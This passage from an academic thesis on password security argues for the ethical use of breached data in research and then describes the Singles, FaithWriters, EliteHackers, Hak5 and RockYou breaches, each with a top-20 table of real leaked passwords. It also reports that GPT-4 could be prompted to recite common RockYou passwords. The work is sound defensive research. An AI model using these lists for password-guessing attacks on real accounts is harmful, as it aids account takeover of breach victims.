Schechter also makes the excellent point that passwords themselves may contain personal data, depending on how the user chose to construct their password at time of creation. Indeed, published research demonstrates conclusively that passwords can reveal the identity of their creators with a surprising degree of specificity. A 2016 study by Li, Wang, and Sun on breached user account data from the Chinese train ticket reservation website *12306.cn*, for example, found that 60.1% of passwords contained at least one of the 6 types of personal information studied: birth date, name, username, email, mobile phone number or government-issued ID number. The presence of government-issued ID numbers within passwords is especially concerning, as these not only uniquely identify these individuals but also contain further information encoded in their format, including birthplace (digits 1-6) birth date (digits 7-14) and gender as currently recognised by the government for the purpose of identification (digit 17)⁵ (Li, Wang, and Sun, 2016). While this dataset is subject to certain biases,

⁴While we will continue to use the term “research” in this section when discussing the sort of ludicrous pseudoscience that might, for instance, suggest a causative relationship between sexual orientation and anti-social behaviour, we certainly do not wish to legitimise it by doing so. Quite the contrary.

⁵Certain transgender individuals deemed eligible under Chinese law can apply to have this number changed, though this process remains problematic and inaccessible for many (Liu, Zhang, and Xu, 2018).

(including that it was itself obtained through a guessing attack that exploited cross-site password reuse) it demonstrates aptly the potentially deeply personal and highly identifiable nature of information users may choose to include in their passwords. We touch on potential solutions to the problem of personally identifiable information in passwords in Section 4.6.

Critique: Schechter offers a staunch and compelling argument against the use of illicitly leaked data in research by following it to what might be argued is its logical conclusion—if we make use of breached password data today, why not leaked private emails or medical records tomorrow? We applaud his advocacy for holding researchers themselves to account when it comes to the design of ethical study protocols when working with breached data—just because an IRB signs off does not absolve researchers of their responsibility to protect data breach victims from further harm. We also agree with Schechter that researchers working with breached data should exercise intellectual honesty in considering why individuals identifiable from that data might object to its use in research, and be genuinely convinced that proceeding *despite* those objections is the right thing to do. Nevertheless, we offer the following critique of the aspects of his position we do not fully agree with:

- **Bad-faith research is just that, regardless of how it sources its data.** Many of Schechter’s arguments against the use of breached data in research hinge on the fact that it may be used to conduct unethical, dishonest, biased or otherwise bad-faith research without IRB oversight. While it is true that breached data may be used to conduct such research, this is no more true (and may even be *less* true) for breached data than for data collected during the course of an IRB-approved study protocol or data made public with the explicit consent of those it concerns. To take a concrete example, Schechter mentions that breached medical records of homosexual youth may be used by an institute with anti-homosexual leanings to associate that demographic with socially undesirable behaviours, giving smoking as an example. While it is true that breached data could be used in this way, it would be far easier to push this narrative by publishing a meta-analysis (still usually exempt from IRB review) built on an ignorant interpretation of the substantial body of legitimate medical research that already exists in this area (Shahab et al., 2017; Wheldon et al., 2018; Jackson et al., 2021). We suggest that Schechter may not be entirely correct that the use of breached data in research would make performing ethically or intellectually bankrupt research more practical, or even substantially easier.
- **Inaction may itself result in preventable harm.** Just as we must defend the ethics of our choice to employ breached data in our research, so must we defend the choice not to do so. The substantial body of research that draws on publicly-available breached password data (a small cross-section of which we have discussed already in Sections 4.2.2 and 4.3.2) would not exist if not for the work of researchers working with such data in a responsible manner for the public good. We argue that, had this research not been possible due to a blanket ban on the use of breached data in research, the state of password security overall would be meaningfully worse today, and individual users of password-protected systems would have come to greater net harm as a result.

- **Many data breach victims already benefit directly from harm reduction through analysis of their breached data.** It is difficult to imagine that any individual would feel happy that their information had been separately breached, published or studied without their consent. However, sentiment on the study or analysis of their data may be very different in the case that the data has already entered the public arena on account of separate bad actor. With the advent of modern personal cybersecurity management tools, it is increasingly likely that data breach victims will recognise the utility of their data being in the hands of researchers working to reduce the harm caused to them by the initial data breach, rather than solely in the possession of those seeking to illicitly exploit it for profit. Indeed, we already see the fruits of these research efforts translating into real harm reduction for data breach victims—many modern password management software vendors offer *dark web monitoring* functionality, integrating with data breach aggregation and search services such as *Have I Been Pwned?* (Hunt, 2013) to proactively alert users if their passwords, credit card details or other sensitive information has been discovered online. The popular password manager 1Password is one such tool (1Password, 2022).
- **Schechter’s argument may present a false dilemma.** With his assertion that researchers may be tempted to make use of more intimate and identifying data belonging to data breach victims (e.g. the contents of private emails) if it were breached by cybercriminals alongside passwords, Schechter does not directly acknowledge the situation in which researchers *do* act responsibly and abstain from crossing such a line. While this argument is far from being without merit, we should exercise caution not to allow such concerns to become “slippery-slope” thinking that might lead to a false “all-or-nothing” dilemma and the exclusion of efforts to settle on a more favourable middle ground, such as the design of field-wide ethical guidelines governing the use of breached data in research, as suggested by Chiasson.

Schechter’s statement of his position to the panel begins thusly:

“Just as one cannot assume that an act that has not been deemed illegal is socially acceptable, one cannot assume that research that is not forbidden by the common rule, and allowed by IRBs, would be considered ethical by greater society...”

— Stuart Schechter, 2012 (Egelman et al., 2012)

With this framing in mind, rather than examining Schechter’s stance through the lens of a particular normative ethical philosophy as we did with Bonneau, Chiasson and Dittrich, let us instead do so using the notion of *prosocial* behaviour as evaluated by different *moral agents*: individuals (or social groups, under *moral collectivism*) bearing *moral agency*—the ability to tell right from wrong and be held accountable for their choices in this regard as a consequence (Spicker, 2019). Literature on prosocial behaviour tends to divide acts into 2 to 4 distinct categories (Dahl, Gross, and Siefert, 2020), with the existence of one or two of these intensely debated. These are broadly as follows:

- **Impermissible:** behaviours evaluated by the moral agent as wrong, worthy of intervention to prevent and considered punishable after the fact.

That is to say, impermissible acts are blameworthy to perform, though not praiseworthy to abstain from. Examples may include perpetrating a data breach in order to sell the contents to the highest bidder, or purchasing a stolen credit card number in order to use it to buy a new mobile phone, as evaluated by a society that criminalises such activities.

- **Suberogatory:** behaviours evaluated by the moral agent as falling below the standard of good moral behaviour, but not to the extent that they are wrong to do *per se*. An example in the context of computer security may be witnessing a person accessing someone else's laptop outside a café while they are ordering inside, but electing not to notify the rightful owner when they return, as evaluated by a society that might expect others to look out for their property in a public space. This category of behaviour is less discussed in the literature, and its existence is debated (Heyd, 2019).
- **Obligatory:** behaviours evaluated by the moral agent as required as part of good moral conduct. It is not praiseworthy to perform obligatory acts, but is blameworthy to abstain from them. As an example of such a behaviour, consider a police system administrator becoming aware that an officer is selling clandestine access to the force's criminal database to paying clients, and then electing to report this to the officer's superior. This would be an obligatory act on the part of the system administrator, as evaluated by a society that obliges individuals in law enforcement to faithfully discharge their duties and hold one another accountable.
- **Supererogatory:** behaviours evaluated by the moral agent as going above and beyond what is required as part of good moral conduct. Such acts are praiseworthy to do, though not blameworthy to abstain from. For instance, a society that values generosity may consider it a supererogatory act for a witness to the theft of a financially struggling Ph.D. student's laptop to offer to lend them their own computer so they can submit their thesis by the deadline. Some schools of utilitarianism in particular contest the existence of supererogatory behaviour, arguing that any behaviour short of that behaviour that maximises utility is inherently blameworthy⁶.

Schechter's stance is appealing to the researcher who might understandably recoil at the idea of employing data in their research pertaining to individuals that have not consented to participate, even if that data is publicly available and there is no conceivable risk of causing further harm to them by doing so. Moreover, it is certainly arguable that the very act of performing research on breached data, even if carefully done, establishes a precedent that allows and encouraging other researchers to follow suit who might not treat the data with equal care. Researchers who hold these views may evaluate the act of performing research using breached datasets as either: an impermissible act, deliberately crossing an ethical line that exists to protect human research subjects while encouraging others to do the same; or at the very least a suberogatory act, cynically capitalising on an opportunity created by cybercriminals to access large volumes of real-world user data at very little cost.

By contrast, the researcher who places more value on the potential of breached data in research when it comes to reducing net harm to data breach victims and

⁶This so-called *demandingness objection* is very often raised against utilitarian ethical theory, the demands of which often clash with our intuitive sense of morality (Hooker, 2009).

improving system security in general might evaluate working with breached data as an obligatory act. If one possesses the expertise, resources and willingness to, for example, use breached datasets to develop a notification service that proactively informs data breach victims when their data appears for sale on the dark web (as Hunt did with *Have I Been Pwned?*), or advance the state of the art in password security (Dell’Amico, Michiardi, and Roudier, 2010; Weir et al., 2010; Shay et al., 2016), it is arguable (particularly by a utilitarian) that it is incumbent upon one to do so.

We should not overlook the fact that some researchers may be restricted from working with breached data due to laws in their jurisdiction or research regulations imposed by their institution. Even in the absence of legal or regulatory obstacles, some researchers may simply be uncomfortable working with breached data directly. While some may consider such a researcher making use of breached data in their research regardless to be performing a supererogatory act (setting aside their comfort and security such that others can benefit from their research) or even an obligatory one, a less extreme stance may hold that, for those researchers who are not so inhibited, it is all the more important to responsibly employ breached data such that its potential utility in reducing harm is maximised.

In considering Schechter’s position in the context of prosocial behaviour, we recognise that individual moral agents (e.g. different researchers) as well as moral collectives (e.g. wider society, an institution’s IRB, or a country’s legislature) will always disagree to some extent as to how the act of employing breached data in research is evaluated. For our part, while we do not dispute that working with breached data in our research carries serious obligations and responsibilities to avoid causing further harm to data breach victims, we are unconvinced that abstaining from its use is the answer. On the contrary, we consider responsible research using breached data an obligation incumbent upon the security research community as a collective, as the alternative concedes its use to cybercriminals only, and curtails our ability to use it in harm prevention—arguably a core duty of cybersecurity professionals.

4.3.4 Towards an Ethical Framework

In writing Section 4.3, and in particular in submitting our critiques of the four researchers’ positions in Section 4.3.3, it is our intention to help kick-start a more vigorous discussion on the ethics of using breached data in research, particularly in the context of information security, which is uniquely placed to employ such data in a very direct manner to reduce harm to data breach victims. While literature discussing the ethics of using breached data in research does exist (Egelman et al., 2012; Boustead and Herr, 2020), it is thinner on the ground than one might expect given the ever-growing importance of the subject matter as more and more data leaks into the public arena, and thinner still in an information-security-specific context.

In invoking the three broad schools of normative ethical theory (utilitarianism, deontology and virtue ethics) as well as examining Schechter’s position through the lens of prosocial behaviour, it is our hope that our colleagues in ethics, philosophy, and the social and behavioural sciences feel invited to the table to submit critiques of our position⁷ and to formulate positions of their own.

⁷Even critiques of this information security researcher’s naïveté in regard to these topics is heartily welcomed.

In regard to our own position, we conclude this section by proposing the following guiding principles:

Protection of victims. We consider that our first duty as information security researchers when using breached data should be to avoid placing data breach victims at risk of further harm as a result of our research. This necessitates that we avoid propagation of breached data in a manner that places it at greater risk of being abused by bad actors, and dedicate research effort to rendering such data safe yet practical for use in research. Blocki, Datta, and Bonneau have made promising strides in this regard in the context of password data (Blocki, Datta, and Bonneau, 2016). We discuss this further in Section 4.6.

Clear and honest analysis of expected risks and benefits. We agree strongly with Dittrich's assertion that researchers employing breached data in their work should always be able to clearly articulate what they expect to achieve by doing so, including how this has been weighed against expected risks and any measures taken to ensure such risks are minimised. Not only does this ensure that researchers can be held accountable for their decision to make use of breached data in their research, but also encourages them to reflect on why its use makes sense from a research methods perspective while serving to discourage reaching for such data simply because it is convenient. We dedicate this entire chapter to answering these questions in regard to our own work.

Appropriate oversight. Appropriate oversight of research using breached data is critical. While IRBs play an important role in this regard when it comes to research conducted at academic institutions, information security research is somewhat different from, for instance, medical or psychology research in that many individuals and organisations active in this area are not beholden to an IRB (e.g. private information security research organisations, independent cybersecurity researchers or journalists). With this in mind, we encourage organisations without an IRB or ethical oversight board, as well as independent researchers and journalists, to formulate and communicate their own code of ethics and implement processes to ensure that this is adhered to. Where an ethical oversight board is involved in deciding whether research on publicly-available breached data is permissible, we argue that a high level of impartiality as well as robust appeal and recusal processes are required to protect the freedom of researchers and journalists to practice under oversight boards that may be unduly influenced, or bear conflicts of interest.

Towards an ethical code. We join Chiasson in advocating strongly in favour of field-wide ethical guidelines covering the use of breached data in research. Institutions, publishers, journals and conferences, as well as individuals and other organisations will then have a unified set of guidelines to endorse, adhere to, expand upon and contribute to. The fact that the use of breached data in research currently occupies a grey area in this regard has likely led both to responsible and valuable research having not been conducted in some instances, and data breach victims having been placed at unnecessary risk of harm in others. In terms of how such guidelines might be designed practically while ensuring all interested voices are fairly heard, this is a question that the information security research community at large must find a way to answer, though academic

institutions are ideally placed to lead the way in doing so through their access to cross-disciplinary expertise in research ethics, information security, and the social and behavioural sciences.

Protection of researchers. We wholeheartedly agree with Bonneau that it is possible for the information security research community to adopt “white-hat hacker” ethics in its use of breached data in research, acting responsibly and in good faith to employ such data in harm reduction while advancing the state of the art. However, while experienced field offensive security practitioners tend to be well-versed in navigating the disclosure of their findings to individuals and organisations affected by them, knowledge of how to do this safely and responsibly in the face of potential backlash from the affected party (whether arising from panic or in bad faith) is unlikely to be as widespread in academia, and particularly not amongst usable security and human-computer interaction researchers. We advocate for greater attention by institutions to the protection of information security researchers acting in good faith by, for example, providing training in safe and responsible vulnerability disclosure backed by clear and robust institutional processes, as well as the provision of legal aid to researchers where responsible disclosure is met with legal threats or actual litigation.

Avoidance is not the straightforward moral choice. We should not conflate the act of avoiding the use of breached data in research completely with taking the moral high ground. We must also establish an ethical case for our conscious *non-use* of breached data in research on ethical grounds where it would otherwise be appropriate, with a view to the preventable harm we may be allowing to occur as a consequence.

Discussion must continue. We argue that it is critical to continue the discussion around the use of breached data in research, especially in the context of information security. All research disciplines should be invited to contribute to the discourse, and the discussion should advance and adapt as the digital landscape evolves. It has arguably never before in history been more important to set clear parameters for responsible use of breached data in research—with unprecedented volumes of data being indiscriminately scraped from the public internet for the training of machine learning models such as LLMs, there is a very real chance that breached data begins to creep further and further beyond the confines of publicly-available data dumps (which generally must be actively sought out) and into systems where they it is much more easily accessed or may even be encountered by accident. This is not at all a hypothetical issue, with the GPT-4 LLM by OpenAI readily allowing the user to accurately retrieve the 7th most common password in the RockYou dataset (we discuss this dataset in more detail in Section 4.4.5) via a simple prompt (see appendix Figure B.3). Indeed, at time of writing, GPT-4 can be prompted to give the top 20 passwords in this dataset with only minor inaccuracies (see Appendix A.1).

4.4 Datasets Used in this Work

In this work, we do not conduct any studies that involve sourcing password data from participants, nor do we use any such data shared with us by other researchers. Instead, we make exclusive use of breached password datasets available on the public internet. We choose this approach in keeping with our thesis:

"...we submit that it is practical to develop software that allows non-expert users to leverage these techniques with the effect of meaningfully improving the security of systems they administer."

Were we to require that users of our software or methodology conduct original research in order to collect password data for themselves (or procure such data from members of the password security research community) this would largely preclude its use by non-experts and cause us to fall short of demonstrating our thesis. If we are able to design tools that rely only on breached password data, freely downloadable from the public internet, we can much more readily place these in the hands of field IT professionals (e.g. system administrators) with no formal research or cybersecurity training to put to use in securing their systems. We dedicate the remainder of this section to enumerating the breached password datasets we use in this work, describing their characteristics and the circumstances surrounding their exfiltration and subsequent release to the public.

4.4.1 The Singles Dataset (2009)



FIGURE 4.1: A screenshot of the Singles.org website, as it appeared on the 15th October 2008, shortly after the article by *jenn* was published. Screenshot from archived page (Christian Singles Connection, 2008).

On the 8th October 2008, an article appeared in issue 30 of *United Phone Losers*, an e-magazine focused on phreaking and hacking dating back to 1994,

by a contributor writing under the name *jenn*. In this article, the author describes stumbling upon a database at *db.singles.org* containing a parameter injection vulnerability exposing the profiles, email addresses and plaintext passwords of users of the *Christian Singles Connection* dating site (*singles.org*). While the author describes the vulnerability in sufficient detail to exploit it to exfiltrate the information described for all users on the site, no indication was given in the article that they had actually employed it for this purpose (jenn, 2008).

At some time prior to the weekend beginning the 22nd August 2009, an unknown party exploited this vulnerability to exfiltrate over 16,000 usernames and passwords from *singles.org* in plain text. A list containing these usernames and passwords was subsequently posted to the anonymous message board website *4chan.org* as a text file named *christians.txt* (Stephen, 2008). Other *4chan* members then used these credentials to compromise the Facebook accounts belonging to users appearing in the breach that had reused their passwords across both sites. While this appears to have initially been for the purpose of posting inflammatory content to be viewed by friends and family of the victims (a practice known as *trolling*) (Leyden, 2009a), reports later emerged of the breached credentials being used to gain access to the email, PayPal and Amazon accounts of victims who had reused their passwords on these services (Kane, 2009). The list of passwords contained in the original breach remains widely available online.

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	221	11	blessed	21
2	jesus	63	12	angel	20
3	password	58	13	lovely	19
4	12345678	46	14	mother	17
5	christ	36	15	iloveyou	17
6	love	29	16	blessing	16
7	princess	27	17	angels	16
8	jesus1	25	18	7777777	16
9	sunshine	24	19	1234	16
10	1234567	23	20	freedom	15

FIGURE 4.2: The top 20 passwords by frequency appearing in the Singles dataset.

The Singles dataset was collected under an unknown password policy. For this reason, we do not use this dataset for experiments involving password composition policies. Nevertheless, the dataset remains useful for our experiments involving lockout policies (see Chapter 5). The version of the dataset we acquired contains a total of 16,250 passwords of which 12,234 (75.3%) are unique. We include the top 20 passwords in the dataset in Figure 4.2.

4.4.2 The FaithWriters Dataset (2009)

Allegedly breached from Christian writer's website *FaithWriters* (*faithwriters.com*) circa 2009, this dataset has perhaps the least information available about where and how it originated of any we use in this work. According to slides from the

2010 *DeepSec* conference talk by Ron Bowes (also known as *Skull Security*), the breach is alleged to have been made possible by broken access control on the *faithwriters.com* website, making access to other user’s information possible by tampering with query string parameters. According to Bowes, however, the site administrators denied the breach happened at the time and there is limited information available about it online (Bowes, 2010).



FIGURE 4.3: A screenshot of the FaithWriters website as it appeared in March 2009, around the time the breach is alleged to have taken place. Screenshot from archived page (FaithWriters, 2009).

Through our own research efforts, we were able to locate a thread on the forums of online Christian living magazine *Crosswalk* from around the time the breach is alleged to have taken place, posted by *amymelissa*, a concerned user advising their fellow forum members active on FaithWriters to change their passwords immediately. The thread contained denials that the problem was significant or even a problem at all (apparently by FaithWriters associates, including a quote purportedly from the site owner) but also confirmation by users that their account information was present and that their email and Facebook accounts had also been compromised using information present in the breach (amymelissa, 2009). For this reason, as well as the presence of “faithwriters” as the 11th most popular password in the dataset, we are led to believe that this breach did in fact take place and that we possess a legitimate copy of the passwords contained within it.

Attributes

The FaithWriters dataset was collected under an unknown password policy. For this reason, we do not use this dataset for experiments involving password composition policies. Nevertheless, the dataset remains useful for our experiments involving lockout policies (see Chapter 5). The version of the dataset we acquired contains a total of 9755 passwords of which 8348 ($\approx 85.58\%$) are unique. We include the top 20 passwords in the dataset in Figure 4.4.

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	53	11	faithwriters	12
2		46	12	sunshine	11
3	writer	25	13	shalom	11
4	jesus1	22	14	praise	11
5	christ	18	15	poetry	10
6	blessed	18	16	freedom	10
7	john316	17	17	angels	10
8	jesuschrist	16	18	yeshua	9
9	password	15	19	victory	9
10	heaven	15	20	passion	9

FIGURE 4.4: The top 20 passwords by frequency appearing in the FaithWriters dataset. Note that the password at rank 2 is the empty string.

4.4.3 The EliteHackers Dataset (2009)

On July 28th 2009, the hacker group *Zero for Owned* released `zf05.txt`, the fifth instalment of their e-magazine (also known as a *zine*). As part of this file, several breached password datasets were released, with the group mainly targeting other individuals or groups active in the cybersecurity space, with the apparent goal of demonstrating their greater cybersecurity prowess (Zero for Owned, 2009).




FIGURE 4.5: A screenshot of the EliteHackers website, as it appeared on the 25th March 2008. Screenshot from archived page (EliteHackers, 2008).

Included in `zf05.txt` was a partial dump of 1000 usernames and passwords from the now-defunct hacking forum site *elitehackers.info*. While the passwords in question were hashed and salted (hashes appeared to be PHP-MD5-Crypt type, with a 24-bit salt), the 1000 passwords were posted in plain text having been cracked by the group before publication. The group stated they had cracked 10,479 total password hashes in the database, with 13,523 remaining to be cracked, for a total of 24,002. How the attack was perpetrated was not revealed.

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	16	11	shit	3
2	password	12	12	monkey	3
3	12345	5	13	hello	3
4	passport	4	14	elite	3
5	diablo	4	15	abc123	3
6	alpha	4	16	windows	2
7	12345678	4	17	thunder	2
8	1	4	18	thomas	2
9	zxcvbnm	3	19	therock	2
10	trustno1	3	20	sony	2

FIGURE 4.6: The top 20 passwords by frequency appearing in the EliteHackers dataset.

The EliteHackers dataset was collected under an unknown password policy, made all the more difficult to determine by the fact that it contains only the passwords to a 1000-account subset of the total user accounts in the database for which the attackers were able to crack the password by the time `zf05.txt` was published. For this reason, as with other such datasets, we do not use this dataset for experiments involving password composition policies but do employ it in our experiments involving lockout policies in Chapter 5. The version of the dataset we acquired contains a total of 1000 passwords of which 895 (89.5%) are unique. We include the top 20 passwords in the dataset in Figure 4.6.

4.4.4 The Hak5 Dataset (2009)




FIGURE 4.7: A screenshot of the Hak5 forums, as they appeared on the 27th June 2009, approximately a month before `zf05.txt` was published. Screenshot from archived page (Hak5, 2009).

The Hak5 dataset was breached from the forums of *hak5.org*, the website of Hak5 LLC, a company founded in 2005 dedicated to creating information security content in the form of podcasts, video series and other media as well as

the sale of penetration testing equipment such as the WiFi Pineapple⁸ for use by cybersecurity enthusiasts and field professionals. The Hak5 set was released in the same zine as the EliteHackers dataset (see Section 4.4.3). How the attack was carried out was not revealed.

Unlike many of the other organisations mentioned in this section, Hak5 continues to operate successfully and retains an online presence at *hak5.org*) to this day. They have continued to produce content and have increased substantially in popularity, with approximately 897,000 subscribers to their YouTube channel at time of writing (up from approximately 5200 at the beginning of July 2009 (Kitchen, 2009)) and a greatly expanded array of penetration testing tools offered for sale via their website.

Attributes

Rank	Password	Frequency	Rank	Password	Frequency
1	QsEfTh22	89	11	test123	7
2	—	25	12	password	7
3	timosha	24	13	Money159	7
4	ike02banaA	19	14	147852	7
5	123456	14	15	yBonbPB385	6
6	zxczxc	10	16	timosha123	6
7	123456789	10	17	asdf1234	6
8	westside	8	18	qwerty	5
9	ZVjmHgC355	8	19	kakaxaqwe	5
10	Kj7Gt65F	8	20	VcRqHeU883	5

FIGURE 4.8: The top 20 passwords by frequency appearing in the Hak5 dataset.

The Hak5 dataset was collected under an unknown password policy. For this reason, as with other such datasets, we do not use this dataset for experiments involving password composition policies but do employ it in our experiments involving lockout policies in Chapter 5. The version of the dataset we acquired contains a total of 2987 passwords of which 2351 (84.73%) are unique. We include the top 20 passwords in the dataset in Figure 4.8.

4.4.5 The RockYou Dataset (2009)

RockYou Inc. was a U.S. based company founded in November 2005, incorporated in Delaware and headquartered in California with an initial focus on development of “widgets” (embeddable components such as image slideshows that users could add to their pages) targeted primarily at the social network *MySpace* as well as applications for various other social networking sites such as Facebook.

RockYou did not require users to register with the service to start using their widgets, but in order to save their work (their created slideshows, for example) to retrieve and edit later, creating an account was required. To initiate the account creation process, RockYou solicited users to enter the credentials for

⁸A honeypot WiFi access point for use in offensive security engagements (Westerlund and Asif, 2019).




FIGURE 4.9: A screenshot of the RockYou website, as it appeared on the 1st May 2008, advertising various widgets offered by the company, including the particularly problematic slideshow widget (upper-left). Screenshot from archived page (RockYou Inc., 2008a).

their webmail account (e.g. their Hotmail or Yahoo! email address and password) directly into the RockYou website. As a result, unless a user elected to change their RockYou password, webmail password or both after completion of the account creation process, the password to the user's webmail account and the password stored in the RockYou database would remain the same (Leyden, 2009b). The RockYou website also invited users to enter their credentials to other third-party services in order to sync their content from them, including MySpace, Bebo and a number of other contemporary social media and media sharing websites (Cubrilovic, 2009). For instance, in order to sync their photos from MySpace, users were asked to enter their MySpace username and password directly into the RockYou slideshow widget creator (see Figure 4.9).




FIGURE 4.10: A screenshot of the RockYou slideshow widget creator as it appeared on the 5th May 2008, soliciting users to enter their MySpace password in order to sync photographs from their account. Screenshot from archived page (RockYou Inc., 2008b).

On the 4th December 2009, security firm Imperva notified RockYou that their web application contained an SQL injection vulnerability (Siegler, 2009), and

that their routine monitoring of online hacking forum activity indicated this was being actively discussed and exploited (Vijayan, 2009). While RockYou did move to fix the vulnerability, an individual acting the pseudonym “igigi” had already used it to exfiltrate approximately 32 million email addresses and passwords from the RockYou database, all of which were stored in cleartext (i.e. without hashing). The attacker seemed to be motivated by principle rather than financial gain, posting a partially-redacted sample of the data on December 15th 2009 using the now-defunct blogging site *Baywords* (affiliated with peer-to-peer file sharing service *The Pirate Bay*), warning RockYou “Don’t lie to your customers, or i will publish everything” (igigi, 2009). The full breached dataset did subsequently surface online. Though our research efforts were unable to determine conclusively when, where and by whom it was first shared, it is possible that the attacker followed through on their warning by releasing the data in response to the more than 10-day delay by RockYou in communicating the news of their breach to their customers (Siegler, 2009).

RockYou faced legal action after details of the breach became public, including private civil lawsuits (*Claridge v. RockYou, Inc.* 2011) as well as a complaint brought by the United States Federal Trade Commission (FTC) alleging that RockYou misrepresented their security practices in their terms of service and knowingly collected personal data from children under 13 years of age in violation of the *Children’s Online Privacy Protection Act* (COPPA) for which a \$250,000 fine was levied, and an injunction issued mandating RockYou undergo independent security audits every 2 years for the following 20 years (*U.S. v. RockYou, Inc.* 2012).

In the years that followed, RockYou pivoted their business model to social gaming, and then to digital publishing with limited success (Peterson, 2018). On February 13th 2019, RockYou Inc. filed for bankruptcy (*RockYou, Inc.* 2019). Despite this, the RockYou password list remains one of the most popular datasets used in password security research (Wimberly and Liebrock, 2011; Das et al., 2014; Wheeler, 2016; Wang et al., 2017) and in practical cybersecurity settings for conducting password guessing attacks, often augmented using password hash cracking software that support transformation rules (also called *mangling rules* or *mutation rules*, see Section 5.2.2) such as *Hashcat* (Hashcat, 2020) or *John the Ripper* (Openwall Project, 2019).

Attributes

The RockYou dataset was collected under a password policy mandating that passwords have a minimum length of 5 characters, and *prohibiting* the use of non-alphanumeric characters (e.g. punctuation) (Golla and Dürmuth, 2018). The version of the dataset we acquired contains a total of 32,603,388 passwords (the same as the total number of total accounts listed in the original announcement by the hacker responsible for the breach (igigi, 2009)) of which 14,344,391 ($\approx 44\%$) are unique. We include the top 20 passwords in the dataset in Figure 4.11.

4.4.6 The Yahoo! Voices Dataset (2012)

In 2010, American technology company *Yahoo! Inc.* acquired *Associated Content, Inc.* and its eponymous online content publishing platform *Associated Content* for approximately \$100 million. At the time, *Associated Content* maintained

Rank	Password	Frequency	Rank	Password	Frequency
1	123456	290,729	11	nicole	16,227
2	12345	79,076	12	daniel	15,308
3	123456789	76,789	13	babygirl	15,163
4	password	59,462	14	monkey	14,726
5	iloveyou	49,952	15	lovely	14,331
6	princess	33,291	16	jessica	14,103
7	1234567	21,725	17	654321	13,984
8	rockyou	20,901	18	michael	13,981
9	12345678	20,553	19	ashley	13,488
10	abc123	16,648	20	qwerty	13,456

FIGURE 4.11: The top 20 passwords by frequency appearing in the RockYou dataset.

a network of hundreds of thousands of freelance contributing writers, paid to produce content for the platform. After acquisition, Yahoo! Inc. rebranded the platform as *Yahoo! Voices*.

